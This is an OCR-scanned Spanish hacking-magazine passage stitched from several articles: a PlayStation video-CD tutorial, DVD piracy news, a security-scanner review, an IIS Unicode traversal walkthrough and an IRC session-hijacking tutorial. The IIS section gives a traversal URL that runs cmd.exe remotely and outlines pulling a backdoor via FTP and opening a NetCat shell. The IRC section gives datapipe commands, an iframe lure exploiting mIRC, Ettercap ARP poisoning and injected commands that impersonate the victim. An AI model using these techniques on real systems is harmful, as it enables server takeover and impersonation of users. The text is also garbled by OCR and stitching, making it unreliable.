buildcd -ivideo.img grabba.cti
stripiso 2352 video.img video.iso
COPY /B 2352.DAT+VIDEO.ISO CD.ISO
```

La ejecución de los los programas puede requerir mucho tiempo, si los video son demasiado largos; desgraciadamente, solo BuildCD muestra el estado de adelantamiento en porcentaje, los otros parecen bloquearse. En realidad, solo tenéis que esperar; para saber cuanto, tened en cuenta el tiempo que emplea BuildCD en terminar y calcular el mismo tiempo por Stripiso y el mismo por Copy. Hay que tener paciencia...Terminada la ejecución, debéis hacer que la Playstation pueda cargar vuestra imagen ISO ; pero cuidado, en los emuladores de Playstation Epsx (www.epsxe.com php) y Pcsx (www.pcsx.net) **la imagen funciona también sin utilizar Hitlice, pero no funciona en la Play.**
En este punto, ponéis en marcha vuestro programa de grabación (Sobre todo que no sea Easy Cd creator 3.5c, por que no funciona) y ponéis la imagen en un CD.

Cuidado, la Play no puede leer CD-RW sino solo CD-R. Para no quemar inútilmente CDs**, mejor utilizáis emuladores Psx como lo de antes.** Los dos utilizan el sistema de *plug-in* para funcionar; dicho de otra manera, debeis primero descargar otras "partes" de programas: los de la grafica, los del sonido, los del controller y lo del CD-Rom, el más importante. Los otros pueden ser los que sean, pero si utilizáis PCSX tendréis que utilizar un plug-in que simule el CD por medio de un file ISO. Por ejemplo en este caso tenéis que utilizar: http://mooby.psxfanatics.com/cdrmooby201win.zip

>>Personalizar el programa

Con Epsx, la "simulación de CD" es de serie.
Si habéis hecho todo como se debe, aparecerá la ventana del programa. Podéis elegir uno de los cuatros iconos (las teclas dependen de cómo habéis configurado el emulador de la Play), y veréis mágicamente aparecer la película en la ventana de la Playstation, virtual o real quien sabe.
El programa de visualización parece muy soso, pero ningún problema: **la grafica se puede cambiar al gusto propio;** el fondo está en el file Albums.tim en la carpeta Resource y los iconos estan en la carpeta Icons. Convertirlos en Bmp utilizando Timutil, modificarlos como queráis y reconvertirlos en Tim (a 16 bit, absolutamente!) y empezar de vuelta el procedimiento de creación de la imagen.

Joshua Falken

Cuidado: En realidad el uso de emuladores para Playstation no es exactamente "legal" si no tenéis Playstation. Los emuladores, de hecho, para funcionar necesitan un file que contiene el BIOS de la Play, que es propiedad de Sony. Con PCSX o Connectix Virtual Game Station este file no sirve, también está emulado. Pero si tenéis la Play, podéis descargar el file de Internet.

Como te pirateo el DVD

Hollywood se ha dado cuenta que mucha gente copia los DVDs, los beneficios se esfuman ¿ la industria cinematográfica más potente del mundo permanecerá impasible ante el problema? Seguro que no, por mucho que los piratas sepan más que el diablo.

EL problema de la piratería Parece afligir un poco a todos los sectores de la tecnología de consumo. Ya hace tiempo que asistimos a la polémica sobre la música distribuida en formato MP3 y los CDs de audio que son fácilmente duplicados o copiados al disco duro para poder compartir sus canciones en la red. Pero ahora la alarma llega a la industria cinematográfica y afecta un sector en fuerte expansión, el de los DVD video, convertido ya en uno de los formatos más pirateados. Preocupa a las productoras cinematográficas la bajada de precio de las grabadoras de DVD ya que contribuye a aumentar considerablemente el mercado de las falsificaciones. La ecuación es simple: a más grabadoras, más copias ilegales, y esto equivale a menos beneficios para Hollywood y compañía. Entendámonos, no es que las empresas cinematográficas Se hayan quedado hasta ahora cruzados de manos. Los DVD en el mercado disponen de dispositivos anticopia que todavía pueden ser fácilmente esquivados. Entre los sistemas anticopia más extendidos hay el Content Scrambling System (CSS), un esquema de encriptación y de autentificación de datos ideado para evitar la copia de ficheros de video directamente del disco. desgraciadamente para los productores ya en el año 1999 un hacker noruego de dieciséis años, Jon Johansen, ideó y colgó en la red, un programa llamado DeCSS utilizable en Pc's equipados con sistemas operativos Linux el cual permite la copia al disco duro y la reproducción ilimitada de copias de DVD. Punto y a parte.



>> Cuando se endurece el juego...

Otros sistemas para combatir la piratería han sido introducidos recientemente. Lamentablemente para las grandes compañías discográficas han sido ideados otros tantos sistemas de desencriptación cada vez más eficientes y fáciles de usar. Es el caso del reciente **SmartRipper**, que se puede descargar muy fácilmente de Internet, y es capaz de evitar los sistemas anticopia, tipo CSS, contenidos en los DVD. Por este motivo que las compañías que operan en el sector del video han decidido cambiar el rumbo de su lucha contra la piratería. Un viejo dicho reza: "si no puedes con ellos, únete a ellos", obviamente esta máxima no es aplicable al mundo de la piratería que difícilmente sería propenso a firmar acuerdos con multinacionales de cualquier sector. Como mucho se puede concebir una alianza con los productores de grabadoras y lectores DVD que de algún modo forman involuntariamente parte de la "cadena" que lleva a la realización de copies piratas. La idea que se está estudiando actualmente consiste en equipar los DVD con una filigrana electrónica (Watermarking Review Panel) instalable en los lectores y grabadoras DVD de nueva generación, que son fabricados con las debidas especificaciones técnicas. La filigrana es la misma que se usa para los DVD-audio y marcará permanentemente cada una de las secuencias video o audio con unos ruidos se presume imperceptibles para la oreja o el ojo humanos. Esas marcas podrán ser reconocidos por los reproductores y grabadoras. De este modo si una copia desproveída de la filigrana electrónica se carga en una grabadora, la operación de copia no será posible, ni tampoco los lectores DVD podrán leer las copias piratas si no llevan la marca electrónica de la casa productora. De esta manera será prácticamente imposible duplicar los DVD, aunque también leer aquellos eventualmente realizados ilegalmente, una doble protección que parece verdaderamente a prueba de bomba. Todo esto ha hecho que la alianza entre productores de hardware e industria del video digital vaya a buen puerto, aunque aun sea difícil decir si con ella se vencerá definitivamente la piratería. Algunas dudas quedan.

>> La sentencia

Ha levantado ampollas la reciente sentencia del tribunal de apelaciones de Nueva York que ha condenado el propietario de una web (nb web 2000) prohibiéndole mantener el link que permite bajarse el programa DeCSS, o sea, el software que evita las protecciones del DVD y permite copiarlos fácilmente al PC para poderlo reproducir. Según la corte neoyorquina el uso de un código como el del **DeCSS** conlleva implícitamente la reproducción ilegal de copias de DVD protegidas por un copyright. Pero esta sentencia no debería ser por sí sola tan comentada, de hecho no hace si no recuperar una ley, bastante discutida, conocida como Digital Millennium Copyright Act (DMCA) aprovada en 1998 y que de algún modo protege el "código informático", reconociendo que también el software debe ser íntegramente protegido por un copyright.

CÓMO HACER UN ESCANEADO DE SEGURIDAD

Shadow Security Scanner

¿Queréis verificar la seguridad de vuestro servidor? ¿Creéis que está afectado por un o varios bugs? Basta con usar un software scanner y ya puestos, podéis optar por uno de los mejores en circulación...

La seguridad informática empieza a interesar a las empresas: la creciente sensibilidad por parte de los profesionales y otros usuarios hacia este tipo de problemas está empujando el mercado a encontrar soluciones que puedan satisfacer la "necesidad de seguridad" de muchas empresas, a parte de proporcionar nuevos beneficios para un negocio que hoy parece en plena efervescencia. Desde este punto de vista es natural que se produzcan muchos proyectos orientados a la seguridad y es muy elevada la cantidad de softwares que hoy en día hay disponibles en la red para que pueda utilizarlos quién tenga la necesidad de meter un "trapo" a su server. A veces la calidad es también muy alta.

Shadow Security Scanner es un scanner de red capaz (al igual que muchos otros productos análogos) de encontrar todos los servicios activos en un host, efectuar una serie de tests sobre ellos e informarnos cómodamente de todas las posibles grietas presentes en el sistema, así como también la solución a aplicar y los varios links dónde se puede obtener información detallada sobre cualquiera de las vulnerabilidades señaladas.


>> Shadow Security Scanner

Como se ha dicho, se comercializan muchos otros softwares que hacen más o menos lo mismo: en ambiente Windows, por ejemplo, el más famoso (y uno de los más caros) es, sin duda, Retina; recientemente también Microsoft ha lanzado un scanner de seguridad. En Linux tenemos los famosísimos SATAN, SAINT, y el indiscutible Nessus. Shadows Security Scanner se presenta como un paquete instalable de solo 3,4 Mega, que se puede descargar en versión shareware en el web de su programador (Red Shadow) **www.safety-lab.com**: Si en sus primeras versiones SSS resultaba poco más que una buena herramienta escrito por un apasionado del hacking & co (de hecho, el programa recordaba el "black hat", también en los gráficos) el gran éxito obtenido ha empujado a sus creadores a darle un

tono decididamente más profesional y dirigido a las empresas.
La interfase es clara y eficaz (hemos llegado ya a la versión 5.29), la instalación no presenta otra dificultad que pulsar "next" en cada paso del wizard, y también utilizarlo es muy fácil: sólo es necesario insertar el host que se quiera escanear y pulsar "start".
Una vez hecho esto, el escáner empieza a conectarse con una amplia gama de puertas remotas y empieza a colecionar información.
En la segunda fase del test se efectúan todos los posibles tentativos de exploiting, password cracking y compañía que al final del escaneado nos permitirán obtener un detallado informe (con muchos gráficos inútiles pero importantes para los agentes comerciales de aquellas empresas que van vendiendo "seguridad" bajo forma de informes generados en 5 minutos con un software como este...

>> De bug en bug

Para cada "audit" encontrado (o sea, para cada posible falla) encontraremos una descripción del problema y un posible test que habrá que efectuar para verificar inequívocamente si nuestro ordenador está verdaderamente afectado por el bug. Si, por ejemplo, se señala el **popular "unicode transversal bug"** encontraremos un informe en url creado con el propósito de mostrarnos en qué forma es posible hacer obedecer comandos remotos en nuestro servidor, o si por casualidad se descubre una versión de cualquier servidor FTP con un bug encontraremos un link al database de security focus que nos llevará al exploit en cuestión.
Además nos proporciona una descripción de los procedimientos a seguir para corregir la vulnerabilidad dada; en algunos casos, como por ejemplo cuando la solución a un bug haga que sea necesario modificar el registro del sistema, es posible corregir el problema clicando simplemente un botón "Fix-it" aunque se nos advierte que este procedimiento no siempre es eficaz.
Si entramos con más profundidad en las distintas opciones que SSS nos ofrece, empezamos a encontrar varias cosas que lo convierten en algo aún más interesante: es posible editar las políticas que utiliza el motor del programa para efectuar los escaneados y aplicarlos combinados con una host-list. Si por ejemplo en nuestra red hay dos servers, uno Linux y uno NT, podremos decir a SSS que en el primero se efectúen controles sobre los servicios típicos para máquinas Linux, mientras que para el segundo solo aquéllos aptos para detectar bugs de NT. El ahorro de tiempo es notable. Además, podemos fichar los escaneados (para hacerlos tal vez durante la noche o en condiciones de poco tráfico en la red) y efectuar tests específicos para los denial of services y password cracking (existen herramientas específicas para estas operaciones).
Por lo que refiere a la actualización de la



base de datos de vulnerabilidades, ésta también es una operación muy simple gracias a un update automático, que descargará las nuevas versiones y las instalará en pocos minutos.
En definitiva, en sus últimas versiones SSS se ha orientado hacia los usuarios que necesitan un programa fácil de utilizar y más o menos fiable.
Está claro que ningún software nunca podrá sustituir la consulta a un experto y que muy a menudo en los informes hay falsos positivos que igualmente nos obligan a intervenir para controlar que esté todo en su sitio. Pero también es verdad que este programa, por como ha sido pensado y por lo que ofrece, funciona bien: muy controlado por sus programadores y, por lo tanto, modificado a menudo y mejorado en algunos aspectos es, hoy en día, una solución económica **(la licencia cuesta 100 dólares o menos)** para las pequeñas empresas que no se pueden permitir un responsable de seguridad y que mediante SSS consiguen "tapar" los bugs más evidentes.
Si partimos de la frecuencia con la que encontramos por la red empresas que hospedan 250 webs comerciales y que nunca han hecho pasar por el servidor un service pack para NT 4.0, vemos que la difusión y el uso de softwares de este tipo es, sin duda, muy positiva.
Por lo tanto, es sensato confiar la seguridad de nuestros servidores a SSS. Y creo que teniendo en cuenta su bajísimo coste (Retina ofrece más, es verdad, pero por menos cuesta 100 veces más), y recordando siempre que nunca se podrán obtener unos resultados comparables a los que solo un experto de carne y hueso nos puede garantizar, por lo menos es aconsejable probar la versión shareware y hacer un par de escaneados: la cantidad de "rojo" presente en el monitor será el mejor índice de consulta.

>> La competencia

Hay que tener en cuenta que existen muchos otros productos, algunos de ellos gratuitos como Nessus para Linux, que es realmente superior a SSS en muchos aspectos (arquitectura servidor-cliente, versatilidad, etc.) pero que probablemente están dirigidos a otro tipo de usuarios, dada su relativa complejidad. Sin lugar a dudas, herramientas como **Shadow Security Scanner** no son la varita mágica para hacer que un servidor web sea seguro, pero hacen posible que también quién no sea o no pueda permitirse un experto de seguridad informática pueda salir a la red con menos riesgos de seguridad que quién se limita a instalar NT y a conectar el enchufe en la tarjeta de red. La otra cara de la moneda es el uso destructivo que se puede hacer de estos programas: de hecho podemos ir y escanear cualquier host, obteniendo mucha información sobre el sistema operativo y sobre los servicios que tiene instalados; y probablemente sea verdad que muchos chavales se encuentran con un instrumento más bien potente entre las manos que, además, les proporciona URLs malformados a propósito para poder realizar comandos remotos sobre un servidor con un simple clic. Pero se vuelve siempre a lo mismo: no se puede juzgar si un instrumento es bueno o malo. Bueno o malo es el uso que se hace de ello.

UNA PELIGROSA GRIETA PARA EL WINDOWS XP

Salmones con el sombrero negro



¿Qué pensaríais si alguien os dijera que un extraño puede tomar posesión de vuestro PC y controlarlo a distancia? ¿Ciencia ficción? Si sois administradores de un servidor web basado en el Windows NT podría ser que os convirtierais en protagonistas de la invasión de los ultracuerpos.

Aunque se trate de una vulnerabilidad conocida y, afortunadamente, corregida desde hace ya unos cuantos meses (lo que en términos informáticos significa "una época"), son muchos los administradores de sistemas Windows NT (4.0 o 5.0) que aún no han aplicado los reparadores de Microsoft, y que, por tanto, aun hoy, siguen exponiendo sus propios servidores a esta vulnerabilidad.

>> ¿Que es Unicode?

Intentemos entender, pues, de que se trata exactamente, como y porqué funciona y qué problemas se derivan de una implementación de este *bug*. De hecho, se trata de un **sistema de codificación universal** de los caracteres, válido, eso es, para cada plataforma, aplicación o lengua existente.

> **UNICODE EN SÍNTESIS**
> Unicode asigna un número unívoco a cada carácter, independientemente de la plataforma, independientemente de la aplicación, independientemente de la lengua.

Para poder representar los caracteres alfanuméricos por medio de un ordenador (que en general se encuentra más a gusto con los números), hasta ahora, se han elaborado numerosos sistemas de codificación. Desgraciadamente muchos de ellos actúan conflictivamente entre sí, y banalmente, sucede que un documento codificado en un cierto modo y que se apoya en un standard determinado es sólo parcialmente, cuando no absolutamente ilegible, en otra aplicación.

La llegada de Internet con su consiguiente incremento de ordenadores en todo el mundo ha hecho necesario el desarrollo de un sistema universal de codificación para no obligar a los usuarios y los proveedores a volverse locos con los URL, que resultan equivocados en un sistema pero válidos en otros, documentos de texto que sustituyen caracteres entre ellos si son leídos con un procesador de texto en vez de con otro, etc.

Basta que pensemos por un momento en todos esos pueblos que utilizan alfabetos distintos del románico (para entendernos, japonés, chino, árabe,...) para que nos de-

mos cuenta de que la llegada de este standard ha supuesto un gran salto hacia delante en lo que se refiere a la transferibilidad de las informaciones en red.

Lo que nos interesa en mayor medida es la implementación de unicode en los diversos sistemas operativos que ofrecen servicios en red: un servidor web, por ejemplo, sabrá reconocer un URL sea cual sea el navegador desde el que haya sido llamado (Explore, Netscape, Mozilla...) mediante esta codificación.

Un día, jugueteando alegremente en su teclado, un individuo anónimo descubrió (probablemente casi por casualidad) que un URL de este tipo sólo le devolvía el directorio

```
http://address.of.iis5.sys
tem/scripts/..%c1%1c../win
nt/system32/cmd.exe?/c+dir
+c:\
```

c:\ del host "address.of.iis5.system", lanzando a distancia una orden presente en el host. Cosa que no hace falta decir no tendría que suceder nunca. Si en lugar de ese "dir+c:\" final pusiéramos cualquier otra cosa, es fácil intuir los problemas de seguridad que conllevaría. **El truco es fácil**: la implementación Unicode propia de los servidores web *Microsoft Internet Information Server* tiene una imperfección que nos permite "remontar" entre los directorios del sistema hasta salir de aquello en el cual normalmente deberíamos haber accedido mediante lectura (Inetpub e semejantes, donde precisamente residen los ficheros web), exactamente del mismo modo como **los salmones consiguen remontar** la corriente de los ríos para reencontranos luego en la carpeta principal. Desde aquí, una llamada a winnt/system32/cmd.exe nos proporciona una *shell* remota; la posibilidad de ejecutar cualquier instrucción en el servidor.

Es en este punto que interviene (de una forma negativa) la implementación de

```
http://www.sito.com/..\..\
dir.exe
```

Unicode en el interior de IIS. Cuando al servidor web en cuestión le pedimos una cosa como "..\..\" él la descarta en cuanto equivocada. Por desgracia (o por suerte) si la misma petición se hace mediante la codificación unicode, ésta última es recogida como "buena" y por consiguiente procesada. Por tanto, si en vez de "..\..\" ponemos su correspondiente valor unicode, estaremos, ya, en condiciones de "remontar la corriente" evitando el directorio asignado en la lectura web. En este punto hemos accedido a los datos contenidos en el sistema, pero lo peor, como ya hemos apuntado, es que una vez encontrada una shell (cmd.exe por ejemplo) podemos ejecutar órdenes arbitrariamente en el servidor web. Si en el ordenador víctima pudiésemos por ejemplo cargar ficheros, sería muy sencillo montar encima una *backdoor* y obtener un acceso total al sistema. De hecho, es suficiente con utilizar el más clásico de los métodos de transferencia de datos: FTP.

El problema con que nos encontramos es que no basta con lanzar **el FTP al ordenador remoto** porque la ejecución de la orden no haría otra cosa que lanzar el proceso relativo, dejándonos luego con nuestra *shell* en vez de con la del FTP, y por tanto, con la imposibilidad de utilizarlo. Por suerte el FTP acepta parámetros entre los cuales hay por ejemplo "-s nombrefile", el cual nos permite poner en cualquier fichero una lista de órdenes que deben ser ejecutadas por el FTP en una sola llamada.

En este sentido, bastaría pues con poder escribir dentro de un fichero las instrucciones adecuadas para que después el FTP las hiciera cumplir: para hacer esto solo tendríamos que utilizar la orden "echo":

Esta línea añadirá la siguiente *string*, por ejemplo: **"hello!" al fichero "c:\test.txt"**.

Ya os habréis imaginado como terminará: por medio de "echo" prepararemos la lista de órdenes que debe ejecutar el FTP, luego, mediante éste extraeremos de nuestro ordenador (en el que, de forma preventiva habremos instalado un servidor FTP) el fichero que nos interesa cargar.

No hace falta decir que la cosa más sencilla es enviarle a la victima un NetCat que lanzaremos más tarde en la modalidad *shadow*: a continuación nos conectaremos mediante una sencilla sessión telnet que nos permitirá un acceso remoto al ordenador, con la posibilidad de utilizarla exactamente como si fuera nuestra propia *shell* de MS-DOS.

¡OJO!



Para introducirse por entre la grieta de Unicode es suficiente con utilizar el más clásico de los métodos de transferencia de datos: FTP. El problema con que nos encontramos es que no basta con lanzar el FTP al aparato remoto en tanto que la ejecución de la orden no haría otra cosa que lanzar el proceso relativo, dejando luego a la presa con nuestra *shell* en vez de con la del FTP, y por tanto, con la imposibilidad de utilizarlo. Por suerte el FTP acepta parámetros como por ejemplo "-s nombrefile", el cual nos permite poner en cualquier fichero una lista de órdenes que deben ser ejecutadas por el FTP en una sola llamada. En este sentido, bastaría pues con poder escribir dentro de un fichero las instrucciones adecuadas para que después el FTP las hiciera cumplir: para hacer esto sólo tendríamos que utilizar la orden "echo": Esta línea añadirá la serie: "hello!" al fichero "c:\test.txt". Por medio de "echo" prepararemos la lista de órdenes que debe ejecutar el FTP, luego, mediante éste extraeremos de nuestro ordenador (en el que, de forma preventiva habremos instalado un servidor FTP) el fichero que nos interesa descargar. No hace falta decir que la cosa más sencilla es enviarle a la victima un buen NetCat que lanzaremos más tarde en la modalidad *shadow*: a continuación nos conectaremos mediante una sencilla sessión telnet que nos permitirá un acceso remoto al ordenador, con la posibilidad de utilizarla exactamente como si fuera nuestra propia *shell* de MS-DOS.

LA PRECARIA PRIVACIDAD DE LA COMUNICACIÓN IRC

IRC hijacking

LISTA DE LA "COMPRA"

Ettercap permite hacer *hijacking* utilizando una técnica conocida como *ARP poisoning* que permite envenenar la *cache* ARP del host local con el fin de alterar el proceso de resolución de las direcciones IP en direcciones MAC



IRC: Internet Relay Chat
Protocolo para el chat en internet. Un servidor puede tener numerosas salas de chat llamadas también *channels.*



Hijacking: es una técnica que permite entrometerse en una conexión y tomar el control. Muchas veces bastaría usar un *sniffer* (rastreador) para capturar nombre de usuario y password para poder conectarse "legalmente".
Pero es posible encontrarse en situaciones en las cuales se viene usando una password "use y arroje" y por lo tanto, incluso si el atacante lograra rastrear alguna, cuando fuera a usarla estaría ya caduca.

1 Premisa

No es intención del autor del presente artículo incentivar a alguna acción que vaya a lesionar la privacidad, pero con el presente se intenta demostrar la extrema facilidad con la cual un usuario malintencionado puede lograr un ataque para minar la comunicación durante una sesión IRC.

2 Introducción

La finalidad de este artículo es la de ilustrar una técnica que permite tomar posesión de la sesión de un usuario con el fin de enviar mensajes al canal y relacionarse con cada comando del Server IRC en general.

3 Requisitos

He aquí una breve lista de lo que he necesitado para poner en práctica lo que veréis a continuación.

Datapipe
Permite redirigir el tráfico de ingreso a un determinado puerto del host local hacia un host y un puerto arbitrario.

Ettercap
Es una herramienta que permite rastrear y hacer *hijacking* de una sesión, utilizando múltiples técnicas, entre las cuales el envenenamiento de la cache ARP: técnica será la que usaré más adelante.

>LAN con dos host Unix/Linux conectados a internet. El primero ejecutará el datapipe y será el host de la sesión, el otro sera el cual desde el que ejecutaremos Ettercap, para hacer hijacking de la sesión que rebolta sobre nosotros.

4 Hijacking

4.1 Datapipe

Buscad un *datapipe*, (personalmente he utilizado datapipe.c de Jeff Lawson), poned en escucha el puerto 6667 mediante la utilización del *datapipe* sobre uno de los dos host que forman parte de vuestra red local está hecho de modo que el trafico que ingresa a este puerto vaya redirigido hacia el servidor irc sobre el puerto 6667 del host ejemplo:

```
attacker@datapipe:~$ ./datapipe 192.168.1.5 6667 irc.azzurra.org 6667
```

En este punto cuales sean las conexiones ingresantes al puerto 6667 del host local 192.168.1.5 vendrá redirigido hacia el servidor IRC de Azzurra. Ahora no queda mas que "natear" (2) en el puerto 6667 sobre vuestro router de confín para permitir una conexión proveniente del exterior hacia el host local que ejecuta el *datapipe.*

(2) natear : de NAT (*Network Adress Translation*), permite la traducción de una dirección IP en otra, en nuestro caso permite relacionar el puerto 6667 del *router* con el mismo puerto de un host de la red local (192.168.1.5) con el fin de permitir el acceso de parte del host externo.

4.2 MLRC Bug

Ahora vuestro sistema está listo para recibir una conexión de parte de un usuario remoto, el cual verá encaminado de vuelta por medio del *datapipe* al server IRC en forma totalmente trasparente. No debéis hacer otra cosa que encontrar que se conecta con el cliente IRC a vuestro *datapipe.*
Un usuario malicioso podría aprovechar un *bug* bastante conocido del mIRC 5.9 y 5.91 para hacer conectar a la víctima al propio *datapipe*, la vulnerabilidad consiste en la posibilidad de construir



una página web que contiene un particular *tag* html que permite lanzar al cliente mIRC y hacerlo conectar con un servidor arbitrario especificado en el interior de la misma pagina html

iframesrc="irc//vuestro_IP:6667"

Bastará con que la víctima visite la página web que contiene el tag html recién dado para causar la conexión de la misma al IP especificado.

4.3 Ettercap

Ahora que tenéis un usuario potencial conectado al servidor IRC por medio de vuestro datapipe podéis alterar la sesión de tal usuario a vuestro gusto.
Ettercap permite hacer *hijacking* de modo simple y eficaz usando una técnica conocida como *ARP poisoning* que consiste en envenenar la cache ARP del host local con el fin de alterar el proceso de resolución de la dirección IP en dirección MAC.
Ettercap en cambio permite introducir el tráfico arbitrario en el interior de la sesión procediendo a recalcular los campos *sequence number* y *aknowledgement number* para mantener la sincronización de la conexión.
La utilización de un segundo host se hace necesaria en cuanto Ettercap NO permite el envenenamiento de la *cache* ARP del host donde lo ejecutamos, por lo tanto es imposible ejecutar el *datapipe* y Ettercap en el mismo host, por la limitación recién evidenciada.

```
Attacker@attack:# ettercap
Ettercap 0.63.1

5 hosts in this LAN
(192.168.1.4:255.255.255.0)
1) 192.168.1.4 1) 192.168.1.4
2) 192.168.1.1 2) 192.168.1.1
3) 192.168.1.2 3) 192.168.1.2
4) 192.168.1.3 4) 192.168.1.3
5) 192.168.1.5 5) 192.168.1.5
```

El menú principal de Ettercap está constituido por el elenco de los IP de los hosts locales que forman parte de la red local.
Debemos proceder a seleccionar del elenco de la izquierda los IP del host del cual surge la sesión y de la derecha aquellos del host destinatario.

En nuestro caso el IP fuente es aquél del host sobre el cual está el datapipe o bien 192.168.1.5 y el IP del host destinatario del gateaway esto es 192.168.1.1 Una vez elegidas estas IP en la forma correcta será posible proceder al envenenamiento de la cache ARP de los dos hosts mediante la presión de la tecla A.

```
Ettercap 0.6.3.1

Source: 192.168.1.5 – Filter: Off doppleganger illithid (ARP Based)
Dest: 192.168.1.1 –Active Dissector:ON

5 hosts in this LAN (192.168.1.4:
255.255.255.0)

1) 212.171.XXX.XX:3600 <- - >
192.168.1.5:6667 silent
2) 192.168.1.5:1028 <- - >
192.106.224.132:6667 silent
```

Ahora el tráfico entre los dos host resulta desviado y podemos observar y modificar a nuestro gusto los datos en ingreso/salida.
El ejemplo dado en 1) se refiere a la sesión establecida entre el cliente IRC remoto y el *datapipe*, mientras el número dos representa la sesión entre *datapipe* y servidor IRC.

Datapipe: Programa que redirecciona todo el paquete tcp dirigido a una puerta en una máquina hacia otra puerta en otra (o en la misma) máquina.
Para mayor información:
http://www.sOftpj.org/en/tools.html



En este punto seleccionamos la sesión 2) y comenzamos a ver el tráfico que transita claramente en nuestro segmento de red, una breve conversación como ésta...

```
[00:31:11] <victim> hola e4zy
[00:32:19] <E4zy> hola
[00:33:03] <victim> ¿hola qué tal?
[00:33:17] <E4zy> todo bien, gracias.
```

...se encuentrará en output de Ettercap en un *format* menos claro: a la izquierda el tráfico en output del client en dirección del server, y a la derecha el tráfico en output del server en dirección del client:

```
Ettercap 0.6.3.1

SOURCE: 192.168.1.5 – Filter: Off doppleganger illithid (ARP Based)
DEST: 192.168.1.1 –Active
Dissector:ON

5 hosts in this LAN
(192.168.1.4:255.255.255.0)
192.168.1.5:1028
192.106.224.132:6667
PRIVMSG #ondaquadra: hola
e4zy:E4zy!-none arroba)AzzurraNet-65135.42-151.
PRIVMSG #ondaquadra:hola.
:E4zy!-noneAzzurraNet-65135.42-151
net24.it PRIVMSG #ondaquadra: todo
bien gracias

ASCII
ASCII
```

Usando la tecla TAB es posible pasar de una mitad de pantalla a otra de modo tal de poder intervenir del lado del cliente o del lado del servidor según donde se encuentra la ventana activa.

5 Character injection

Por esto necesitamos mover el *server side* (una sola presión a la tecla TAB) con el fin de enviarles comandos de parte del cliente secuestrado, presionando la tecla I se abrirá una ventana que nos permite iniciar los comandos en el *stream*, que vendrá elaborado del servidor, vemos un ejemplo:

```
Ettercap 0.6.3.1
SOURCE: 192.168.1.5 Filter: OFF
Doppleganger illithid (ARP based)
DEST: 192.168.1.1 Active Dissector: ON
5 hosts in this LAN (192.168.1.4:
255.255.255.0
```

192.168.1.5:1028
192.106.224.132:6667
PR Type characters to be injected (max 1000):PR
2-151.
PRIVMSG #ondaquadra: !soy estupido! \r\n
Todo
2-151.
todo
2-151.
todo
ASCII



Cuando enviamos mandos en el lado server mejor si los hacemos seguir de los caracteres \r\n que sustituyen la presión de la tecla ENVÍO, la que permite su ejecución. He aquí el resultado del mando anterior :

[00:31:11] <victim> hola e4zy
[00:32:19] <E4zy> hola
[00:33:03] <victim> ¿que tal?
[00:33:17] < E4zy> todo bien, gracias
[00:33:49] < iSoy estupido!>

La última frase pronunciada de la victima, no es suya, sino es fruto de la injección de caracteres de parte del atacante en la sesión "secuestrada".
El client IRC de la victima será el único a no visualizar ésta frase, por lo tanto ella no sospechara de nada. El mensaje sera todavía visible para todos los usuarios del canal.
La injección de caracteres en la sesión TCP, no se limita a dar la posibilidad de enviar mensajes al canal de parte de la victima, sino permite la ejecución de todos tipos de mandos en el server IRC. A la sóla condición de conocer el protocolo a nivel de aplicación con que el client y el server comúnican, en seguida os enseño unos ejemplos un poco más fantasiosos.

JOIN#canal
Hace que la víctima ingrese a un canal a vuestra elección.
NICK nickname
Cambia el nick de la víctima en uno de vuestro agrado
MODO#canale +o nickname
Hace que la víctima seleccione nickname en el canal especificado.
PRIVMSG nickname: msg
Envía una *query* al nickname de parte de la víctima conteniendo el texto msg.
NsACCESS ADD mask
Si el servidor IRC en el cual se encuentra la víctima dispone de servicios como Nickserv, podéis dar vuestra máscara de modo de ser reconocido como propietario del nick . . . no seáis *lamer* :).
Estos comando deberán estar siempre seguidos de los caracteres \r\n que nos permitirá la ejecución por parte del servidor.
Intentando de rastrear una de vuestras sesiones seras capaz de evidenciar ulteriores comandos utilizables en tal contexto.

6 Recursos

mount –t mind/dev/brain/mnt/head
README.ettercap.txt.k

E4zy



NAT: Network Address Translation
Sistema que, interpuesto entre Internet y la red interna, sirve para ocultar las direcciones IP de red del ordenador, sustituyéndola dinámicamente otra. Esto consiste en utilizar el interior de una red dirección IP no oficial, aún cuando se corresponda con números IP realmente existentes en Internet. El ordenador usa esta IP en las comunicaciones internas en la red.
Cuando el ordenador debe comunicarse con el exterior, el NAT le atribuye un número IP oficial con el cual viene desde el exterior. El NAT en cambio, combinado al ICS, permite a más ordenadores de la red local, compartir un acceso individual a Internet.

LINKS

LAS VERSIONES DE ETTERCAP




De éste elenco citamos todas las direcciones relevantes que atañen a Ettercap, de la cual es posible efectuar el download (incluso de la versión 6.5.0) y en las cuales se profundizan todas las secciones tratadas en el articulo made in Onda Quadra.

Homepage:
http://ettercap.sourceforge.net/

Tar/GZ:
http://ettercap.sourceforge.net/index.php?s=download

Changelog:
http://ettercap.sourceforge.net/index.php?s=history



RPM package:
http://ettercap.sourceforge.net/index.php?s=download&p=binary


Debian package:
http://ettercap.sourceforge.net/index.php?s=download&p=binary

CVS tree (cvsweb):
http://cvs.sourceforge.net/cgi-bin/viewcvs.cgi/ettercap



ESCONDER EL IP CON LOS SERVER PROXY

Navegar anónimo

